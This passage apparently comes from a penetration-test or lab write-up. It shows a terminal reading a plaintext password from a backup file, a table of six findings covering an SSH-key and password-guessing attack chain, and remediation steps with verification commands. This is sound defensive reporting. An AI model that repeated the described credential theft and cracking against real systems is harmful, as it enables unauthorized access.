
kay@ip-10-49-167-47:~\$ ls

pass.bak

kay@ip-10-49-167-47:~\$ cat pass.bak

heresareallystrongpasswordthatfollowsthepasswordpolicy\$\$

kay@ip-10-49-167-47:~\$



6.FINDINGS

ID	FINDING	SEVERITY	DESCRIPTION
1	Anonymous SMB Access	medium	An unauthenticated SMB share exposed a staff file containing useful account information
2	Weak SSH Credentials	high	The jan account was compromised through password guessing using a common password dictionary.
3	Cross-User SSH Private Key Exposure	critical	The jan account was able to retrieve Kay's private SSH key.
4	Weak Private-Key Passphrase	high	The retrieved SSH private key's passphrase was successfully recovered using a password dictionary.
5	Excessive User Privileges	high	The kay account belonged to the sudo group, providing administrative capabilities
6	Plaintext Credential Backup	high	A backup file in Kay's home directory contained a plaintext password

7. Remediation

1 Anonymous SMB Access

Fix: Disable anonymous SMB access and require authentication for all non-public shares. Remove sensitive or unnecessary files from shared directories.

Owner: System/Network Administrator

Verification: Attempt to enumerate the share without credentials:

```
smbclient -L //10.49.167.47 -N
```

Anonymous access should fail.

2 - Weak SSH Credentials

Fix: Replace weak passwords with unique, high-entropy credentials. Implement account lockout/rate limiting and preferably use SSH public-key authentication.

Owner: System Administrator / IAM Team

Verification: Confirm that the previously compromised password no longer works and review SSH authentication logs for unsuccessful authentication attempts.

03 - Cross-User SSH Private Key Exposure

Fix: Correct ownership and permissions on users' home directories and .ssh directories. Users should not be able to read another user's private SSH keys.

For example:

```
chmod 700 /home/kay/.ssh
```

```
chmod 600 /home/kay/.ssh/id_rsa
```

```
chown -R kay:kay /home/kay/.ssh
```

Owner: System Administrator

Verification: Authenticate as jan and attempt to read Kay's private key. The operation should return **Permission denied**.

Because the key was exposed during the assessment, it should also be **revoked and replaced**.

4 - Weak Private-Key Passphrase

Fix: Replace the compromised key with a new SSH key protected by a strong, unique passphrase. Do not rely on common passwords to protect private keys.

Owner: System Administrator / Kay

Verification: Attempt to recover the new key's passphrase using an approved password-audit process. The previously recovered passphrase should no longer provide access.

5 - Excessive User Privileges

Fix: Review Kay's membership of the sudo group and remove administrative privileges if they are not required for the user's role. Apply the principle of least privilege.

Owner: System Administrator

Verification:

id kay

sudo -l -U kay

Confirm that Kay only has the administrative permissions explicitly required.

6 - Plaintext Credential Backup

Fix: Remove plaintext credentials from backup files. Store credentials using an approved secrets-management mechanism or secure password vault. Any exposed credential should be immediately rotated.

Owner: System Administrator / Application Owner

Verification: Search the user's home directory and backup locations for plaintext credentials and confirm that the exposed credential has been rotated and cannot be reused.